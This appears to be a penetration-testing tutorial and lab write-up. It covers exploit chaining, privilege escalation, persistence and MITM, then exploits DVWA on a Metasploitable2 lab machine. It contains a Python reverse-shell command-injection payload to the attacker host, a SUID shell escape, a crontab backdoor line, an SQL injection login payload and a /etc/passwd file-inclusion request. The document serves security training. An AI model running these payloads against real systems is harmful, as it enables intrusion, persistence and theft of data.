

Advanced Exploitation Techniques

Advanced exploitation is when attackers **combine multiple vulnerabilities** to fully compromise a system.

Key Concepts

Exploit Chaining

- Using **multiple vulnerabilities together**.

Example:

1. Find **XSS vulnerability**
2. Steal session cookie
3. Login as admin
4. Upload malicious file → **Remote Code Execution**

Example chain:

- XSS → Session Hijacking → Admin Access → File Upload → RCE

Another example:

- CSRF → SQL Injection → Database access

Custom Exploit Development

Instead of using ready tools, you **modify or write your own exploit**.

Example:

- Modify exploit from Exploit-DB
- Write Python exploit

Example:

```
import socket
payload = "A"*1000
s = socket.socket()
s.connect(("target_ip",9999))
s.send(payload.encode())
```

Bypassing Security Defenses

Modern systems use protections:

Defense	Meaning
ASLR	Random memory addresses
DEP	Prevents code execution
WAF	Blocks malicious web traffic

Attackers bypass them using:

ROP (Return Oriented Programming)

- Use existing code in memory to execute payload

Polymorphic payloads

- Payload changes every time to avoid detection.

API Security Testing

- Modern applications use APIs.

Example:

- <https://api.example.com/users/1001>

Common API Vulnerabilities

- Based on **OWASP API Top 10**

Example:

Broken Object Level Authorization (BOLA)

User accesses other user data.

Example:

GET /api/user/1001

Attacker changes:

GET /api/user/1002

Now they see someone else's data.

Tools for API Testing

Burp Suite

- Intercept API requests
- Modify parameters
- Test authentication

Postman

- Send custom API requests
- Fuzz inputs

Example attack:

```
POST /api/login
{
  "username":"admin",
  "password":"" OR '1'='1"
}
```

Privilege Escalation and Persistence

- After gaining access, attackers try to **become root/admin**.

Privilege Escalation

Example in Linux:

- `find / -perm -4000 2>/dev/null`

This finds **SUID binaries**.

If vulnerable:

```
/usr/bin/find
```

Exploit:

```
find . -exec /bin/sh \; -quit
```

Now attacker becomes **root**.

Reference resource:

HackTricks

Persistence

Attacker wants access **even after reboot**.

Methods:

Method	Example
Cron job	run backdoor every minute
Startup service	malicious service
SSH key	attacker adds own key

Example:

```
echo "* * * * * /tmp/backdoor.sh" >> /etc/crontab
```

Living off the Land (LOLBins)

Attackers use **existing system tools**.

Examples:

Windows tools:

- PowerShell
- WMI
- net.exe

Example:

```
powershell -EncodedCommand <payload>
```

Harder to detect because **no malware file is used**.

Network Protocol Attacks

- Attackers exploit **network communication protocols**.

SMB Attacks

Example:

SMB Relay Attack

Attacker captures credentials and relays them.

Example target:

SMBv1 vulnerability

Like:

EternalBlue

Man-in-the-Middle (MITM)

Attacker intercepts traffic between victim and server.

Techniques:

ARP Spoofing

Tools:

- Ettercap
- Bettercap

Example:

Attacker → Pretends to be router

Victim → Sends traffic to attacker

Now attacker can capture:

- passwords
- cookies
- session tokens

Protocol Misconfiguration

Common insecure services:

Protocol	Problem
Telnet	plaintext password
FTP	no encryption
SMBv1	vulnerable
SNMP	default community string

Example:

public
private

Mobile Application Penetration Testing

Mobile apps often store **sensitive data insecurely**.

Common Mobile Vulnerabilities

Based on **OWASP Mobile Top 10**

Examples:

Vulnerability	Example
Insecure storage	passwords stored in SQLite
Hardcoded secrets	API key inside APK
Improper SSL validation	MITM possible

Static Analysis

Analyze **APK file without running it**.

Tools:

MobSF

Steps:

- 1 Upload APK
- 2 MobSF decompiles code
- 3 Finds vulnerabilities

Dynamic Analysis

Testing app **while running**.

Tools:

Frida

Example:

- Bypass root detection
- Bypass SSL pinning

Advanced Exploitation Lab

Setup

Target Machine – Metasploitable2

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:ab:d7:21 brd ff:ff:ff:ff:ff:ff
    inet 192.168.159.130/24 brd 192.168.159.255 scope global eth0
    inet6 fe80::20c:29ff:feab:d721/64 scope link
        valid_lft forever preferred_lft forever
```

Attacker Machine – Kali Linux

```
-(root@kali)-[/home/kali]
# ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:09:ff:f1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.159.128/24 brd 192.168.159.255 scope global dynamic noprefixroute eth0
        valid_lft 1410sec preferred_lft 1410sec
    inet6 fe80::20c:29ff:fe09:fff1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:e4:c5:88:ed brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

Reconnaissance

➤ nmap -sV -sC 192.168.159.130

```
-(root@kali)-[/home/kali]
└─$ nmap -sV -sC 192.168.159.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-21 15:55 +0530
Nmap scan report for 192.168.159.130
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.159.128
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:dea7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet          linux telnetd
25/tcp    open  smtp            Postfix smtpd
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_  SSLv2 supported
|_  cipher:
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC4_128_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_  SSL2_RC2_128_CBC_WITH_MD5
53/tcp    open  domain          ISC BIND 9.4.2
|_dns-nsid:
```

Enumeration

➤ <http://192.168.159.130/dvwa/login.php>



Username

Password

Login



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security**
- PHP Info
- About
- Logout

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

▼

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: high
PHPIDS: disabled

DVWA Command Injection



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.028 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.026/0.027/0.029/0.006 ms  
www-data
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Get Reverse Shell

```
(root@kali)-[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
```

Payload

- 127.0.0.1; python -c 'import socket,subprocess,os;s=socket.socket();s.connect(("192.168.159.128",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);'



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.024/0.041/0.054/0.014 ms

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

```
(root@kali)-[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.159.128] from (UNKNOWN) [192.168.159.130] 36186
sh: no job control in this shell
sh-3.2$
```

```
(root@kali)-[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.159.128] from (UNKNOWN) [192.168.159.130] 36186
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$
```

Upgrade Shell

```
(root@kali)-[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.159.128] from (UNKNOWN) [192.168.159.130] 36186
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ export TERM=xterm
export TERM=xterm
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ whoami
whoami
www-data
```

Exploit Log

Exploit ID	Description	Target IP	Status	Payload
007	Command Injection to RCE	192.168.159.130	Success	Python Reverse Shell

Custom PoC

A Python-based buffer overflow PoC was modified by identifying the correct offset and overwriting the return address with controlled input. Shellcode was injected to redirect execution flow. This allowed arbitrary code execution, demonstrating how improper memory handling can be exploited to gain unauthorized system-level access.

Bypass (ROP to Evade ASLR)

Return-Oriented Programming (ROP) bypasses ASLR by chaining together small instruction sequences called gadgets from existing memory regions. Instead of injecting code, the attacker reuses trusted code to execute malicious actions. This technique enables reliable exploitation even when memory randomization protections are enabled on the target system.

Title: Critical DVWA Exploit Chain

Findings

- Vulnerability: Command Injection
- Host: 192.168.159.130
- Severity: Critical


The DVWA application is vulnerable to command injection due to improper input validation. An attacker can execute arbitrary system commands through user input fields. This vulnerability was successfully exploited to establish a reverse shell, leading to full remote code execution on the target system.

Remediation

1. Implement strict input validation and sanitization
2. Avoid direct execution of system commands using user input
3. Use allowlist-based filtering techniques
4. Apply least privilege access control
5. Disable unnecessary services and restrict permissions
6. Enable a Web Application Firewall (WAF) to filter malicious requests

API Security Testing Lab

Start DVWA



```
(root@kali)-[/home/kali]
# service apache2 start

(root@kali)-[/home/kali]
# service mysql start
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Enumerate API Endpoints

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept off

Forward

Drop

Open browser




Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.


Learn more

Open browser


➤ Proxy → Intercept ON



Configure Browser



Capture endpoints



Test BOLA (Broken Object Level Authorization)

Captured Request

- GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1

```
Request

Pretty Raw Hex

1 GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1
2 Host: 192.168.159.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.159.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
8 Connection: keep-alive
9 Cookie: security=low; PHPSESSID=ea74bb5a9524a5ccc7f83b7019c087ea
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Modification

- GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 x +

Send Cancel < > BurpAI

Request

Pretty Raw Hex

1 GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1
2 Host: 192.168.159.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.159.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
8 Connection: keep-alive
9 Cookie: security=low; PHPSESSID=ea74bb5a9524a5ccc7f83b7019c087ea
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Response

Pretty Raw Hex Render

10 Connection: Keep-Alive
11 Content-Type: text/html
12
13 root:x:0:0:root:/root:/bin/bash
14 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
15 bin:x:2:2:bin:/bin:/bin/sh
16 sys:x:3:3:sys:/dev:/bin/sh
17 sync:x:4:65534:sync:/bin:/bin/sync
18 games:x:5:60:games:/usr/games:/bin/sh
19 man:x:6:12:man:/var/cache/man:/bin/sh
20 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
21 mail:x:8:8:mail:/var/mail:/bin/sh
22 news:x:9:9:news:/var/spool/news:/bin/sh
23 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
24 proxy:x:13:13:proxy:/bin:/bin/sh
25 www-data:x:33:33:www-data:/var/www:/bin/sh
26 backup:x:34:34:backup:/var/backups:/bin/sh
27 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
28 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
29 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
30 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
31 libuid:x:100:101:/var/lib/libuid:/bin/sh
32 dhcp:x:101:102:/nonexistent:/bin/false
33 syslog:x:102:103:/home/syslog:/bin/false
34 klog:x:103:104:/home/klog:/bin/false
35 sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
36 msfadmin:x:1000:1000:msfadmin,./:/home/msfadmin:/bin/bash
37 bind:x:105:113:/var/cache/bind:/bin/false
38 postfix:x:106:115:/var/spool/postfix:/bin/false
39 ftp:x:107:65534:/home/ftp:/bin/false
40 postgres:x:108:117:PostgreSQL administrator,./:/var/lib/postgresql:/bin/bash
41 mysql:x:109:118:MySQL Server,./:/var/lib/mysql:/bin/false
42 tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
43 distccd:x:111:65534:/bin/false
44 user:x:1001:1001:just a user,111,./:/home/user:/bin/bash
45 service:x:1002:1002:/home/service:/bin/bash

This contains:

- System users
- Service accounts
- Environment info

Token Manipulation

Capture request with token

Burp Suite Community Edition v2026.1.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTPHistory WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
8	http://192.168.159.130	GET	/dwa/security.php			200	4452	HTML	php	Damn Vulnerable Web A...			192.168.159.130		18:51:19.21 M...	8080	187
9	http://192.168.159.130	GET	/dwa/security.php			200	4452	HTML	php	Damn Vulnerable Web A...			192.168.159.130		18:51:14.21 M...	8080	188
11	http://192.168.159.130	GET	/dwa/vulnerabilities/xxs_s/			200	5528	HTML		Damn Vulnerable Web A...			192.168.159.130		18:51:39.21 M...	8080	190
14	http://192.168.159.130	GET	/dwa/			301	593	HTML		301 Moved Permanently			192.168.159.130		19:06:37.21 M...	8080	12
15	http://192.168.159.130	GET	/dwa/			200	4844	HTML		Damn Vulnerable Web A...			192.168.159.130		19:08:13.21 M...	8080	147
16	http://192.168.159.130	GET	/dwa/			301	593	HTML		301 Moved Permanently			192.168.159.130		19:08:30.21 ...	8080	
17	http://192.168.159.130	GET	/dwa/			200	4844	HTML		Damn Vulnerable Web A...			192.168.159.130		19:08:30.21 ...	8080	57
18	http://192.168.159.130	GET	/dwa/logout.php			302	391	HTML	php				192.168.159.130		19:08:34.21 ...	8080	24
19	http://192.168.159.130	GET	/dwa/logout.php			302	391	HTML	php				192.168.159.130		19:08:34.21 ...	8080	29
20	http://192.168.159.130	GET	/dwa/login.php			200	1682	HTML	php				192.168.159.130		19:08:34.21 ...	8080	33
21	http://192.168.159.130	POST	/dwa/login.php			302	392	HTML	php				192.168.159.130		19:08:40.21 ...	8080	25
22	http://192.168.159.130	GET	/dwa/index.php			200	4931	HTML	php	Damn Vulnerable Web A...			192.168.159.130		19:08:40.21 ...	8080	21

Request

Pretty Raw Hex

```
1 POST /dwa/login.php HTTP/1.1
2 Host: 192.168.159.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://192.168.159.130
10 Connection: keep-alive
11 Referer: http://192.168.159.130/dwa/login.php
12 Cookie: security=low; PHPSESSID=ea74bb5a9524a5ccc7f83b7019c087ea
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=password&Login=Login
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Sat, 21 Mar 2026 11:49:14 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-Zubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: index.php
9 Content-Length: 0
10 Keep-Alive: timeout=15, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html
13
14
```

Inspector

Request attributes 2

Request body parameters 3

Request cookies 2

Request headers 13

Response headers 11

Burp Suite Community Edition v2026.1.3 - Temporary Project

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 x +

Send Cancel < > Follow redirection Burp AI

Request

Pretty Raw Hex


```
1 POST /dwa/login.php HTTP/1.1
2 Host: 192.168.159.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://192.168.159.130
10 Connection: keep-alive
11 Referer: http://192.168.159.130/dwa/login.php
12 Cookie: security=low; PHPSESSID=ea74bb5a9524a5ccc7f83b7019c087ea
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=password&Login=Login
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Sat, 21 Mar 2026 11:48:36 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-Zubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: index.php
9 Content-Length: 0
10 Keep-Alive: timeout=15, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html
13
14
```

